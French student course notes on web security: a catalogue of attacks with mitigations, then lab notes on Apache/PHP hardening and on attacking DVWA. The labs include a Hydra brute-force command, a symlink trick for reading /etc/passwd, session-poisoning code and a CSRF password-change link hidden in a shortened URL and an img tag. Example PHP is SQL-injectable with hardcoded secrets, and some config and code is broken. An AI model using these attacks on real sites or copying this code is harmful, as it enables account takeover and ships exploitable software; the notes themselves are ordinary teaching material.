Sécurité WEB

Grégoire Roumache

Mars 2021

Partie I
Théorie

1 Login/mdp

Attaque 1: Brute force guessing (essayer toutes les possibilités)

Mot de passe = suite de caractères, donc un attaquant peut automatiser le test de tous les mots de passes possibles pour un login donné.

Mitigations

- Informer/forcer l'utilisateur pour avoir un mdp impossible à deviner en pratique
- Empêcher le test de mot de passe à répétition (delay ou captcha)

Attaque 2: Dictionnary guessing/Password spraying

L'attaquant teste une liste de mdp courants pour un login donné (dictionnary) ou un mot de passe courant contre une liste de logins (spraying).

Mitigations

- Empêcher les mots de passe faibles
- Informer l'utilisateur de la faiblesse
- Informer sur ce qui constitue un mot de passe fort

Attaque 3: Credentials stuffing

Un attaquant teste sur différents sites, des credentials récupérés ailleurs (parce que les utilisateurs utilisent les mêmes credentials sur plusieurs sites).

Mitigations

- Informer l'utilisateur

- Faciliter la rétention du mot de passe
- Inciter à l'utilisation d'un gestionnaire de mots de passe

2 Session

Attaque 4: Session prediction

Un attaquant capable de prédire un ID de session ou d'en trouver un valide peut avoir accès à la session.

Mitigation

Choisir un ID de session aléatoire parmi un grand nombre de possibilités.

Attaque 5: Session side-jacking

L'échange non-chiffré d'un moyen d'identification (password, sessionID, token) peut être intercepté par une attaque MITM, ce qui donne à l'attaquant l'accès à la session.

Mitigation

Ce genre d'échange doit toujours se faire au moyen d'un protocole sécurisé tel que HTTPS.

Mauvaise pratique 1: Unrevokable JWT

Afin de rendre le service stateless, toutes les informations de session sont stockées dans un JWT. Ceci entraine l'impossibilité d'invalidation de session.

Mitigations

- Ajouter un TTL au JWT comme le champ exp (solution imparfaite)
- Conserver un état de session sur le serveur...
- **(ajout perso - faire une black-list des jetons invalides - voir challenge root-me)**

Attaque 6: Session fixation

Consiste à forcer la victime à utiliser un ID de session valide déjà connu.

1. L'attaquant crée une session valide et reçoit un ID
2. L'attaquant force la victime à s'identifier sur le site avec cet ID
3. L'attaquant peut utiliser l'ID qui est maintenant celui de la victime

Mitigations

- ID rotation

- ID invalidation
- Vérification des méta-données (referer, IP, user-agent, ...)

Mauvaise pratique 2: Session poisoning

L'utilisation de variables globales pour sauvegarder l'état de session a lieu de manière imprudente.

Mitigations

- Assainir les entrées de l'utilisateur
- Restreindre l'accès aux variables de session

Bonne pratique 1: Session ID rotation

La rotation/regénération d'ID de session consiste à changer d'ID de session:

- à l'authentification - l'ancien ID de session anonyme est abandonné et remplacé
- à chaque nouvelle requête - même principe mais on change l'ID de session à chaque requête

Bonne pratique 2: Session invalidation

La session est détruite et l'ID de session devient invalide quand:

- l'utilisateur utilise une fonction de déconnexion
- un certain temps d'inactivité est constaté
- un certain temps s'est écoulé (côté serveur, pas en faisant expirer les cookies)

3 Contrôle d'accès

Mauvaise pratique 3: Missing function level access control

Aucun contrôle d'accès n'est effectué lors d'un accès direct à une ressource/fonction.

Mitigation

Vérifier l'autorisation pendant l'action d'accès à la ressource

Mauvaise pratique 4: Insecure direct object reference

Aucun contrôle d'accès n'est effectué lors d'un accès direct à un objet.

Mitigation

Vérifier l'autorisation pendant l'action d'accès à l'objet.

Attaque 7: Captcha bypass

Quand il est possible de contourner un captcha ou de simuler une réponse humaine.

Mitigations

- Utiliser un système de captcha le plus récent possible
- S'assurer que la requête qui va suivre n'aboutira qu'en cas de test réussi. (Function level access control)

Attaque 8: Client-side validation only

Valider uniquement les entrées de l'utilisateur côté client.

Mitigation

Toujours valider les données reçues de l'utilisateur côté serveur

Attaque 9: Referer authentication/authorisation

Utilisation des informations du header Referer comme moyen d'accès ou de permissions.

Mitigation

Ne jamais utiliser ce header pour l'authentification. Il peut être éventuellement utilisé comme condition restrictive supplémentaire.

Attaque 10: CORS misconfiguration

La mauvaise configuration/génération des headers du CORS, en particulier Access-Control-Allow-Origin permet à des origines tierces d'accéder à des ressources qui devraient êtres restreintes.

Mitigation

- Whitelisting du header Origin, vérifier toute la string
- Vérifier les regex ou s'en passer
- Ne pas autoriser les origines permettant l'user input de JS, ou des sous-domaines d'hébergement

Attaque 11: File inclusion

Inclusion (et donc exécution) d'un fichier choisi par l'attaquant.

Mitigation

- Assainir les entrées
- Référence indirecte aux objets (et donc whitelist)
- Ne pas construire de path à partir d'une entrée d'utilisateur

4 Injection

Attaque 12: SQL Injection

Création de requêtes SQL à partir de données fournies par l'utilisateur.

Mitigations

- Utiliser des requêtes préparées (MySQLi, PDO, ...)
- Utiliser des procédures stockées
- Whitelist des entrées (noms de tables, de colonnes, ...)
- Assainir les entrées de l'utilisateur
- Controler les résultats (LIMIT)

Attaque 13: Command injection

Création de commandes shell à partir de données fournies par l'utilisateur.

Mitigation

Assainir les entrées

Attaque 14: Code injection

Utilisation des entrées de l'utilisateur pour générer du code à exécuter.

Mitigations

- Assainir les entrées
- Ne jamais utiliser `eval()` et consort !!

Attaque 15: Null byte injection

Utilisation d'un byte null dans une chaine de caractère passée en paramètre.

Mitigation

- Assainir les entrées
- Refuser un path contenant un byte null

Attaque 16: CSS injection

Possibilité pour l'attaquant de modifier les règles de style.

Mitigation

- Ne pas permettre l'utilisation de CSS défini par l'utilisateur
- Utilisation d'une whitelist des fichiers CSS autorisés

Attaque 17: XXE injection

Injection de XML malveillant sur le serveur.

Mitigation

- Si possible, ne pas utiliser XML, préférer JSON ou YAML
- Désactiver le DTD (Document Type Definition)
- Mettre à jour et configurer correctement tout parser XML

Attaque 18: src attribute

Utilisation erronée de l'attribut "src" ou avec un input de l'utilisateur (ex:).

Mitigation

- Proscrire la méthode GET pour modifier l'état. Utiliser POST.
- Si l'attribut "src" provient de l'utilisateur -> assainir (injection).

Attaque 19: Insecure deserialization

Quand l'attaquant peut manipuler un élément sérialisé.

Mitigations

- Chiffrage ou signature de l'élément sérialisé, comme JWT
- Refuser les éléments sérialisés provenant de sources non fiables
- Environnement isolé pour la désérialisation

5 Cross-site

Attaque 20: CSRF

Requête malicieuse d'un attaquant vers un site tiers pour lequel la victime possède une session active (CSRF = cross site request forgery).

Mitigation

- Utilisation d'un token anti-CSRF : champ caché fourni par la page/formulaire devant être renvoyé
- Vérifier les headers Referer, Origin contre une white list
- Confirmation de l'utilisateur pour les actions critiques : signature, mot de passe, ...
- Double cookie : cookie aléatoire et en paramètre de requête

Attaque 21: Cross-site cooking

Les navigateurs permettent à un site de créer des cookies pour leurs sous-domaines (evil.site.com => cookie = *.site.com, permet d'attaquer les sous-domaines d'un site)

Mitigation

Vérifier que le header Host corresponde au serveur.

Attaque 22: Cross-site scripting

Modification de l'apparence, du comportement, du contenu d'une ressource via l'injection de code interprétable par le navigateur.

Mitigation

- Ne pas insérer d'entrées d'utilisateur dans la page
- Assainir/échapper/encoder les entrées d'utilisateur
- Utiliser des headers tels Content-Security-Policy, X-XSS-Protection

6 Autre

Attaque 23: Lien malicieux (<a>, email, ...)

Dans le contexte d'un navigateur, un simple requête pour un page peut entrainer d'autres requêtes, malicieuses. Toujours s'assurer de la fiabilité de la page demandée.

Attaque 24: Using Components with Known Vulnerabilities

Utilisation de composants (librairies, frameworks, paquets...) vulnérables.

Mitigation

- Inventaire, monitoring et plan de màj de tous les composants
- Obtention via des sources officielles
- Désactivation de tout ce qui est inutile

Bonne pratique 3: User-Agent spoofing

Si les questions de "privacy" vous interpellent ou si un site prétend que votre navigateur n'est pas compatible, n'hésitez pas à forger le header User-Agent voire à le supprimer complètement.

Attaque 25: Unvalidated redirects and forwards

Redirection/renvoi par le site vers une page autre que celle demandée.

Mitigation

- Si possible éviter les redirections/renvois
- Si inévitable, éviter l'utilisation de paramètres
- Vérifier l'adresse de redirection contre une white list

Mauvaise pratique 5: Sensitive client caching

Utilisation du caching sur des données sensibles.

Mitigation

Utilisation du header Cache-Control (no-cache ou must-revalidate)

Attaque 26: Directory traversal

L'application permet l'accès à des fichiers de manière arbitraire.

Mitigations

- Whitelist de valeurs si possible

- Assainir les entrées de l'utilisateur
- Moindre privilège et compartimentation (jailing)
- Vérifier que le path absolu se trouve à la racine du site
- Configurer correctement le serveur Web (DocumentRoot)

Attaque 27: Unrestricted file upload

Upload de fichiers exécutables, d'entrée à un exécutable, malveillants ou aux méta-données dangereuses pour le système.

Mitigation

- Whitelist pour l'extension de fichier (qui n'est PAS suffisante !)
- Vérification du header Content-Type (qui n'est PAS suffisant !)
- Changer le nom de fichier, certains noms pourraient être illégaux
- Limiter la taille
- Stockage à part de l'application
- Éviter les archives si possible
- Permissions : non-exécutable (`chmod -x`)
- Validation du contenu

Partie II
Labos

7 Labo 1 – Stack LAMP

- LAMP = linux, apache, mysql, php
- Installation (sur ubuntu):
  - `sudo apt update -y && sudo apt upgrade -y && sudo apt autoremove -y`
  - `sudo apt install apache2 mysql-server php libapache2-mod-php php-mysql`
  - `sudo apt install phpmyadmin`

  Remarque: c'est plus facile de programmer sur la kali et copier les trucs dans le terminal avec une connexion ssh à la machine ubuntu.
- Créer un utilisateur pour phpmyadmin: `sudo mysql -u root`

```
CREATE DATABASE 'gregdatabase';
CREATE USER 'greg'@localhost IDENTIFIED BY 'tttttt';
GRANT ALL PRIVILEGES ON *.* TO 'greg'@localhost IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
```

- Créer un objet en php:

```
class Ville {
        public $name;
        public $population;
        public $province;
        public $langue;

        public function __construct($name, $population, $province, $langue) {
                $this->name = $name;
                $this->population = $population;
                $this->province = $province;
                $this->langue = $langue;
        }
}
```

- Inclure cette classe et l'instancier:

```
include('ville.classe.php');

$villes = array(
        new Ville("Huy", 35000, "Liege", "fr"),
        new Ville("Namur", 110000, "Namur", "fr"),
        new Ville("Bruxelles", 1200000, "Brabant", "fr"),
        new Ville("Antwerpen", 520000, "Antwerpen", "nl"),
        new Ville("Liege", 200000, "Liege", "fr"),
        new Ville("Gent", 260000, "Oost-Vlaanderen", "nl"),
);

$key = array_rand($villes, 1);
$ville = $villes[$key];

echo $ville->name;
```

- Récupérer des paramètres dans cette url: `http://<ip>/<page>?var1=10&var2=20`

```php
$var1 = $_GET["var1"] ;
$var2 = $_GET["var2"] ;
echo $var1 ;    // 10
echo $var2 ;    // 20
```

8 Labo 2 – HTTPS & HTTP/2

- Modifier le serveur pour activer HTTP/2:
  - `sudo apt update -y && sudo apt upgrade -y && sudo apt autoremove -y`
  - `sudo apt install php7.2-fpm php7.4-curl`
  - `sudo a2enmod proxy_fcgi setenvif mpm_event http2 headers`
  - `sudo a2dismod php7.2 mpm_prefork`
  - `sudo a2enconf php7.2-fpm`
  - `sudo systemctl restart php7.2-fpm`
- Modifier la config d'un site pour activer HTTP/2:

```
<VirtualHost *:80>
    // ...
    Protocols h2c
    H2Push on

    <Location /index.html>
        Header add Link "</push.css>;rel=preload"
        H2PushResource /push.css
    </Location>
    // ...
</VirtualHost>
```

  Remarque: les fichiers utilisés par le site web sont fournis avec l'énoncé.

- Générer une clé privée et un certificat:
  - `sudo openssl req -x509 -nodes -days 365 -newkay rsa:2048 \`
    `-keyout /etc/ssl/private/apache-selfsigned.key \`
    `-out /etc/ssl/certs/apache-selfsigned.crt`
  - `openssl x509 -text -noout -in apache-selfsigned.crt`

  Remarque: donner l'ip du serveur quand la génération du certificat demande le *common name*.

- Modifier le serveur pour activer HTTPS: `sudo apt a2enmod ssl socache_shmcb rewrite headers`
- Modifier la configuration d'un site pour activer HTTPS:

```
<VirtualHost *:80>
    RewriteEngine on
    RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [R=301,L]
</VirtualHost>

<VirtualHost *:443>
    SSLEngine on
    SSLCertificateFile      /etc/ssl/certs/apache-selfsigned.crt
    SSLCertificateKeyFile   /etc/ssl/private/apache-selfsigned.key

    Protocols h2 http/1.1   # active le http2 si possible
```

```
    # HTTP Strict Transport Security
    (63072000 seconds)
    Header always set Strict-Transport-Security
</VirtualHost>

SSLProtocol         all -SSLv3 -TLSv1 -TLSv1.1 -TLSv1.2
SSLHonorCipherOrder off
SSLSessionTickets   off
SSLUseStapling      on
SSLStaplingCache    "shmcb:logs/ssl\_stapling(32768)"
```

Rôle de certaines lignes:

- `RewriteRule` = règle de redirection vers la même page mais en https au lieu de http
- `Header always set Strict-Transport-Security` = ajoute un header indiquant que le site n'est accessible qu'en https
- `SSLHonorCipherOrder` = désactivé par défaut, c'est le client qui choisi l'algorithme de chiffrement (si activé, c'est le serveur qui choisi)
- `SSLSessionTickets` = désactive les tickets de session SSL (changement régulier de la clé de chiffrement)
- `SSLUseStapling` = ajoute la preuve que le certificat est bon (donc pas besoin d'aller vérifier avec la certificate authority)

9 Labo 3 – Javascript

- Cacher/Montrer un élément en cliquant sur un bouton:

```
<p id="hello"> hello </p>
<input id="btn" type="button" value="Cacher" onclick="cacher_hello()"/>
<script>
    function cacher_hello() {
        var hello = document.getElementById("hello");
        var btn   = document.getElementById("btn");

        if (btn.value == "Cacher") {
            btn.value = "Montrer";
            hello.hidden = true;
        } else {
            btn.value = "Cacher";
            hello.hidden = false;
        }
    }
</script>
```

- Écrire un script qui vérifie si les caractères dans un input sont alphanumériques. Sinon, afficher un message d'erreur.

```
<input id="input" type="password" onkeyup="check_input()" />
<p id="error" style="color: red;" hidden> Input not alphanumeric! </p>
<script>
    function is_alpha_numeric(str) {
        var code, i, len;
```

```
        for (i = 0, len = str.length; i < len; i++) {
            code = str.charCodeAt(i);
            if (!(code > 47 && code < 58) &&  // numeric (0-9)
                !(code > 64 && code < 91) &&  // upper alpha (A-Z)
                !(code > 96 && code < 123)) { // lower alpha (a-z)
                return false;
            }
        }
        return true;
    };

    function check_input() {
        var input = document.getElementById("input");
        var error = document.getElementById("error");
        error.hidden = is_alpha_numeric(input.value);
    }
</script>
```

- Utiliser ajax:

```
let url = 'http://<ip>/<page>/';
let xhr = new XMLHttpRequest();      // 1. instantiate the object
xhr.open('GET', url);                // 2. configure the object
xhr.send();                          // 3. send the request
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        // the response is in : this.responseText
    }
}
```

- Utiliser jquery pour cacher/montrer un élément en cliquant sur un bouton:

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js">
</script>

<p id="msg"> Hello folks </p>
<input id="btn" type="button" value="Montrer/Cacher" />

<script>
    $(document).ready(function(){
        $("#btn").click(function(){
            $("#msg").toggle();
        })
    });
</script>
```

10 Labo 4 – Authentification session & token

- Base de données: `sudo mysql -u root`

```
CREATE DATABASE 'gregdatabase';
-- add a user so that the php program can connect to the database
CREATE USER 'greg'@localhost IDENTIFIED BY 'tttttt';
GRANT ALL PRIVILEGES ON *.* TO 'greg'@localhost IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
USE gregdatabase;
```

```
CREATE TABLE user (
    id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
    firstname VARCHAR(30) NOT NULL,
    password VARCHAR(30) NOT NULL,
    email VARCHAR(256) NULL,
);
INSERT INTO user (firstname, password, email)
    VALUES ('greg', 'tttttt', 'greg@example.com');
```

- Page `home.php`:

```
<h1> Hello ^_^ </h1>
<?php
    $servername = "localhost";
    $username = "greg";
    $password = "tttttt";
    $dbname = "gregdatabase";

    // Check session
    if ( !isset($_SESSION["connected"]) ) {
        header("location: login.php");
        exit();
    }

    // Create connection
    $conn = mysqli_connect($servername, $username, $password, $dbname);

    // Get the data
    $firstname = $_SESSION['connected'];
    $sql = "SELECT firstname, password FROM user
            WHERE firstname='$firstname';";
    $result = mysqli_query($conn, $sql);

    // Output the data
    $data $result->fetch_assoc()[0]
    echo "id = $data['id'], firstname = $data['firstname'],"
               . "email = $data['email']";
?>
```

- Page `login.php`:

```
<h1> Hello ^_^ </h1>
<form method="POST">
    <label><b>Firstname</b></label><br>
    <input type="text" name="firstname" required><br>
    <label><b>Password</b></label><br>
    <input type="password" name="password" required><br>
    <input type="submit" value="Submit">
</form>

<?php
    if ($_SERVER["REQUEST_METHOD"] != "POST") { exit(); }

    $servername = "localhost";
    $username = "greg";
    $password = "tttttt";
    $dbname = "gregdatabase";

    // Create connection
    $conn = mysqli_connect($servername, $username, $password, $dbname);

```

```php
    // Get the data
    $firstname = $_POST['firstname'];
    $password = $_POST['password'];
    $sql = "SELECT firstname, password FROM user
            WHERE firstname='$firstname' AND password='$password';";
    $result = mysqli_query($conn, $sql);

    // Connection and redirect
    if ($result->num_rows > 0) {
        $_SESSION["connected"] = $firstname;
        header("location: home.php");
        exit();
    }
?>
```

- Hashage & vérification de mots de passe:
  - `$hash = password_hash($password, PASSWORD_DEFAULT);`
  - `$everything_is_okay = password_verify($mypassword, $hash);`
- Installation librairie php-jwt:
  - `sudo apt install composer`
  - `composer require firebase/php-jwt`
- Création de jwt:

```php
<?php
    require __DIR__ . "/vendor/autoload.php";
    use \Firebase\JWT\JWT;

    $payload = array(
        "msg" => "Congrats !! You've made a JWT !! ^_^",
        "id"  => $_GET["id"],
        "iat" => time()
    );

    $secret_key = "This is my secret key";
    $jwt = JWT::encode($payload, $secret_key);

    echo $jwt;                          // html
    setcookie("jwt", $jwt, 3600 * 24);  // cookie
?>
```

- Vérification de jwt:


```php
<?php
    require __DIR__ . "/vendor/autoload.php";
    use \Firebase\JWT\JWT;

    if (! isset($_COOKIE["jwt"])) {
        echo "<p> Go to '/get-jwt.php' to get a jwt in your cookies </p>";
        exit();
    }

    $secret_key = "This is my secret key";
    $jwt = $_COOKIE["jwt"];
    $data = JWT::decode($jwt, $secret_key, array("HS256"));

    echo "<b>jwt = </b><p>" . $jwt . "<p>";
    echo "<b>data = </b><pre>"; echo print_r($data); echo "<pre>";
```

```
16      // NOTE: somehow, I have to use 3 echo for this array to print correctly
17  ?>
```



11 Labo 5 – Config Apache & PHP

- Comment j'ai purgé apache avant de le réinstaller:

  ```
  sudo apt purge apache2 apache2-utils apache2-bin apache2.2-common
  ```

- Modifiez la configuration d'Apache pour ne plus afficher la version d'apache.

  Modifier la config sécu: `sudo nano /etc/apache2/conf-enabled/security.conf`

  ```
  ServerTokens Prod   # header => "Server: Apache"
  ServerSignature Off # pg 404 => /
  ```

- Modifiez la configuration d'Apache pour empêcher le listing des répertoires.

  2 possibilités:

  - Désactiver le module responsable du listing des répertoires: `sudo a2dismod autoindex`
  - Changer la config du site: `sudo nano 000-default.conf`

    ```
    <Directory /var/www/html>
        Options -Indexes
    </Directory>
    ```

- À l'aide de la balise Directory, limitez l'accès de votre application web à un répertoire donné.

Changer la config du site: `sudo nano 000-default.conf`

```
<Directory /var/www/html/folder1>   # dossier autorisé
    Require all granted
</Directory>
<Directory /var/www/html/folder2>   # dossier interdit
    Require all denied
</Directory>
```

- Ajouter un lien symbolique public.html dans /var/www/html/ qui pointe vers la racine de votre système. À l'aide de cette page, accédez au fichier /etc/passwd depuis votre navigateur.

  1. Créer le lien symbolique: `sudo ln -s / /var/www/html/root-link`
  2. Accéder à la page: `wget -O- "http://localhost/root-link/etc/passwd"`

- Modifiez la configuration d'Apache pour désactiver l'utilisation de liens symboliques avec Apache.

  Changer la config du site: `sudo nano 000-default.conf`

  ```
  <Directory /var/www/html/>
      Options -FollowSymLinks
  </Directory>
  ```

- Écrivez un script Python qui sera exécuté lorsque la page http:/votresite/test.py est appelée depuis un navigateur. Il sera pour cela nécessaire de modifier la configuration du serveur web.

  1. Installer python: `sudo apt update && sudo apt install python3 python3-pip`
  2. Activer le module CGID: `sudo a2enmod cgid`
  3. Créer le fichier python: `sudo nano /var/www/html/test.py`

     ```
     #!/usr/bin/python3
     print('Content-type: text/html')    # header
     print('')
     print('hello world (from python!)') # content
     ```

  4. Donner la permission d'exécuter le fichier: `sudo chmod +x test.py`
  5. Changer la config du site: `sudo nano 000-default.conf`

     ```
     <Directory /var/www/html/>
         Options +ExecCGI
         AddHandler cgi-script .py
     </Directory>
     ```

- Une fois testé, modifiez la configuration afin qu'il ne soit absolument impossible d'utiliser cette interface pour votre hôte virtuel.

  2 possibilités:

  – Désactiver le module CGID: `sudo a2dismod cgid`
  – Changer la config du site: `sudo nano 000-default.conf`

    ```
    <Directory /var/www/html>
        Options -ExecCGI
    </Directory>
    ```

- Modifiez la configuration de PHP afin d'activer la bannière PHP. Vérifiez la version dans le header d'une réponse HTTP (n'oubliez pas de désactiver ce paramètre une fois l'exercice terminé).

1. Changer: `expose_php = On`, dans: `/etc/php/<version>/apache2/php.ini`
2. Redémarrer le service: `sudo systemctl restart apache2`

- Écrivez un fichier qui va lire le contenu d'une page web (http://www.henallux.be) et qui l'affiche dans votre page web. Ensuite désactivez cette fonctionnalité dans PHP et testez à nouveau.

1. Installer & activer le module php d'apache:

```
sudo apt install libapache2-mod-php
sudo a2enmod php7.3     # (appuyer sur tab pour que la version s'auto-complète)
```

2. Créer le fichier php: `sudo nano henallux.php`

```
<?php
    echo file_get_contents('http://henallux.be/');
?>
```

3. Obtenir la page: `wget "http://localhost/henallux.php"`
4. Désactiver la fonctionnalité: `sudo nano /etc/php/<version>/apache2/php.ini`

```
; ajouter la fonction 'file_get_contents' à la liste
disable_functions = ..., file_get_contents
```

5. Tester à nouveau: `wget "http://localhost/henallux.php"`

- Identifiez une liste de fonctions potentiellement dangereuses en PHP et désactivez-les.

`https://stackoverflow.com/a/3697776/10524378` (faire comme à l'ex précédent)

- Testez le paramètre d'upload en créant une page PHP qui autorise l'upload de documents. Ensuite, limiter la taille d'upload et des requêtes POST, ainsi que le temps d'exécution d'un script php (pour limiter les DOS).

1. Autoriser l'upload de documents: `sudo nano /etc/php/<version>/apache2/php.ini`

```
file_uploads = On
```

2. Créer un dossier pour les uploads: `sudo mkdir /var/www/html/uploads`
3. Mettre apache en propriétaire de uploads: `sudo chown www-data /var/www/html/uploads`
4. Créer la page d'upload:

```
<form method="POST" enctype="multipart/form-data">
    <label> Select the file to upload </label><br>
    <input type="file" name="userfile"><br>
    <input type="submit" value="Upload">
</form>
<?php
    if ($_SERVER["REQUEST_METHOD"] != "POST") { exit(); }
    $file_name = "/var/www/html/uploads/" . $_FILES["userfile"]["name"];
    move_uploaded_file($_FILES["userfile"]["tmp_name"], $file_name);
?>
```

5. Ajouter des limitations: `sudo nano /etc/php/<version>/apache2/php.ini`

```
upload_max_filesize = 2M
post_max_size = 8M
max_execution_time = 5      ; in seconds
```

6. Redémarrer apache: `sudo systemctl restart apache2`
7. Vérification de l'upload: `http://<ip_serveur>/uploads/<nom_fichier>`

12 Labo 6 – DVWA (1)

- Brute forcing:
  - Commande générale:

    ```
    sudo hydra <ip_dvwa> -l <login> -P <fichier_de_mdp> http-get-form
    "<path>
    :<paramêtre>=^USER&<paramêtre>=^PASS&<paramêtre>:<valeur>
    :F=<signe_de_fail>
    :H=Cookie:<cookie>=<valeur>;<cookie>=<valeur>"
    ```

  - Commande utilisée:

    ```
    sudo hydra <ip_dvwa> -l admin -P /usr/share/wordlists/most-common.txt http-get-form
    "/dvwa/vulnerabilities/brute/
    :username=^USER^&password=^PASS^&Login=Login
    :F=Username and/or password incorrect.
    :H=Cookie: security=low; PHPSESSID=<cookie>"
    ```

- Cookie tampering:
  - Voler le cookie PHPSESSID d'une autre session.
  - Si on modifie le cookie, on perd la session.
- Session fixation:
  1. aller sur `/DVWA/login.php` dans une fenêtre normale et obtenir le cookie phpsessid
  2. se connecter sur `/DVWA/login.php` dans une fenêtre privée avec le cookie phpsessid
  3. on a accès à la session dans la fenêtre privée
- Weak session ID:

  Analyse avec le sequencer de burp:
  - low: entropie faible ($\implies$ pas aléatoire) – méthode de génération: `dvwaSession++`
  - medium: idem – méthode de génération: `secondes_depuis_epoch()`
  - high: entropie élevée ($\implies$ aléatoire) – méthode de génération: `md5(session_id++)`
  - impossible: idem – méthode de génération: `sha1(mt_rand() . time() . "Impossible")`
- Missing function level access control:

  Pages accessibles sans session:
  - `/DVWA/php.ini`
  - `/DVWA/config/config.inc.php.dist`
  - `/DVWA/.git/config`
  - (il y en a sans doute d'autres)

  Supprimer la vérification d'autorisation (sur `index.php`):
  - commenter la ligne: `dvwaPageStartup( array('authenticated','phpids') );`
- Client caching:

1. Modifier les options proxy de burp pour intercepter les réponses du serveur.
2. Ajouter: `Cache-Control: immutable`, dans le header.

- Insecure captcha & insecure direct objet reference:

  Problèmes avec celui-là (on ne l'aura pas à l'exam).

- Session poisoning:

  1. Modifier la résolution de noms sur la kali: `sudo nano /etc/hosts`

     ```
     <ip_server>     domainA
     <ip_server>     domainB
     ```

  2. Ajouter les dossier pour chaque site:
     - `sudo mkdir /var/www/html/domainA`
     - `sudo mkdir /var/www/html/domainB`
  3. Créer le fichier php de domainA: `sudo nano /var/www/html/domainA/index.php`

```php
<h1> Welcome to domain A </h1>
<?php
    session_start();

    // Check if the user is authenticated
    if(isset($_SESSION['isLoggedIn']) && $_SESSION['isLoggedIn']) {
        // Already authenticated, proceed.
        echo "<h2> You are authenticated !! ^_^ </h2>";
    } else {
        // Not logged in
        echo "<h2> You need to login to see this website T_T </h2>";
    }
?>
```

  4. Créer le fichier php de domainB: `sudo nano /var/www/html/domainB/index.php`

```php
<?php
    // Insert your session id.
    session_id('xxx');
    session_start();

    // Spoof a variable
    $_SESSION['isLoggedIn'] = true;
    session_write_close();
?>
```

  5. Configurer apache:
     - `cd /etc/apache2/sites-available`
     - `sudo cp 000-default.conf domaineA.conf`
     - `sudo cp 000-default.conf domaineB.conf`
     - `sudo nano domaineA.conf`

       ```
       ServerName domainA
       DocumentRoot /var/www/html/domainA
       ```

     - `sudo nano domaineB.conf`

       ```
       ServerName domainB
       DocumentRoot /var/www/html/domainB
       ```

     - `sudo a2ensite domaineA.conf`
     - `sudo a2ensite domaineB.conf`

- `sudo systemctl restart apache2`

6. Vérification:
   (a) Aller sur: `http://domainA/`, pour vérifier qu'on n'est pas connecté
   (b) Aller sur: `http://domainB/`, pour modifier les variables de session
   (c) Aller sur: `http://domainA/`, et modifier: `phpsessid=xxx`, dans le header http, pour vérifier qu'on est bien connecté

13 Labo 7 – DVWA (2)

- URL shortener:
  - url pour changer de mdp:

    ```
    http://192.168.1.13/DVWA/vulnerabilities/csrf/?password_new=tttttt
        &password_conf=tttttt&Change=Change#
    ```

  - lien bitly: `https://bit.ly/3tE2RkW`
  - cliquer sur *test credentials* (login = admin) pour vérifier que le mdp a bien changé

- IMG SRC:
  - modifier le fichier *index.html* de `attaque.com`:

    ```
    <h1> Welcome ù_ú </h1>
    <img src="https://bit.ly/3tE2RkW">
    ```

  - aller sur `attaque.com`
  - tester le changement de mot de passe

- JS onload:
  - changer le niveau de sécurité à *medium*
  - créer une nouvelle page dans dvwa: `sudo nano /var/www/html/DVWA/hack-csrf.html`

